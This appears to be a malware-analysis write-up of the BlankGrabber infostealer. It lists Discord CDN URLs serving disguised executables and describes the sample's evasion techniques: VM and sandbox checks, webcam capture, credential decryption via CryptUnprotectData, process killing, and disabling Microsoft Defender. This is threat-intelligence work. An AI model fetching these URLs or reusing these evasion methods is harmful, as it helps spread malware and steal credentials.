
DATE	UQ / IDS / TDS	URL	IP
2025-02-16 03:33	0 - 0 - 2	cdn.discordapp.com/attachments/1232858836092584017/1303409279155568721/Pro_V4.1.exe?ex=67b21efc&is=67b0cd7c&hm=3e799457b1ceb9f022a014150a40272de811aa15b5ae2775c7807acae54d642d&	162.159.135.233
2025-02-16 03:26	0 - 0 - 1	cdn.discordapp.com/attachments/1332213188199972915/1332213267031916605/Unlock_All_rar?ex=67b2198a&is=67b0c80a&hm=294a8451f49fc66d554276c2f40bbe1ac9331ae55ec5d4ca00816d57a53c1c3d&	162.159.134.233
2025-02-16 03:15	0 - 0 - 2	cdn.discordapp.com/attachments/1332549853775138906/1339037320829206528/AutoClicker-3.0.exe?ex=67b2892f&is=67b137af&hm=1a01a62b0ca1d80c8e1e81da443cbd8c39e37d4437bafc36de938a0098dac1bc&	162.159.130.233
2025-02-16 03:07	0 - 0 - 1	cdn.discordapp.com/attachments/1339660460588531733/1339661846558281789/v1zys3.rar?ex=67b22bd1&is=67b0da51&hm=a8b2d1680664a1090627dbc5e36f3c1b29242c09a2671faa323785b88e70661c&	162.159.135.233
2025-02-16 02:59	0 - 0 - 1	cdn.discordapp.com/attachments/1012698564339707925/1339986503484444692/FM-AIO-2.5.0.0.exe?ex=67b208ae&is=67b0b72e&hm=fc45d61452bd7a75ef7f6e99f7d71ba828b7ce293d3b2a0a51b790eba5dcd13e&	162.159.135.233
2025-02-16 01:57	0 - 0 - 1	cdn.discordapp.com/attachments/1338035385099616354/1338285955324579890/SapphirezPaid.dll?ex=67b2706b&is=67b11eeb&hm=1677796d56c5d4928e45822e0e699da045b97fe4dd45562ebaeff350e58a826&	162.159.130.233
2025-02-16 01:31	0 - 0 - 1	cdn.discordapp.com/attachments/1156905614522466335/1330976167238303754/RfaD_SE_6.0.exe?ex=67b236a6&is=67b0e526&hm=178026e5fada79b406ecd24e89e054ad791671a24f9638eb45d8590c20e1d0be&	162.159.134.233

## Capabilities #

If we keep on scrolling a bit lower we'll notice is that our sample has sandbox detection capabilities (although great ones). It's all wrapped in a class called "VMProtect", not to be confused with VMProtect. It can:

- Detect the device's UUID and compares it against a blacklist. I couldn't find exactly where these came from but a quick Google search brought me to [a repo](#) which points to them being hostnames used by VirusTotal (or similar services).
- Detect the device's hostname and compares it against a blacklist. Yet again, I'm not 100% sure of where this comes from but there's a lot of similarities with the [virustotal-vm-blacklist repo](#).
- Detect the currently used username and compares it against a blacklist. Same similarities to the VT VM Blacklist.
- Detect if the current IP is related to a hosting provider by leveraging [ip-api.com](#).
- Detect if internet connectivity is being simulated by resolving a random domain that starts with **blank-**.
- Detect if the current host is running in either VirtualBox or VMWare by querying registry keys, video controllers and **D:\** drive related paths.


If any of these checks return positive, the sample terminates itself.



[blankgrabber/blankgrabber.py view raw](#)

Moving on, we notice a few interesting WinAPI (for some reason named Syscalls although they're not Syscalls per se) bindings such as:


- A binding to take a picture through the victim's webcam
- A binding to [CreateMutexA](#)
- A binding to [CryptUnprotectData](#)
- A binding to hide the current window (using [ShowWindow](#) with the `nCmdShow` value of 0)



[blankgrabber/blankgrabber.py view raw](#)


We also notice the sample has the capability to terminate tasks via `taskkill /F /PID %d`. It's also good to note it first lists all PIDs via `tasklist /FO LIST`.





[blankgrabber/blankgrabber.py view raw](#)

More notably, we notice it also has the capability of killing Microsoft Defender via this base64 encoded string




[blankgrabber/blankgrabber.py](#) [view raw](#)

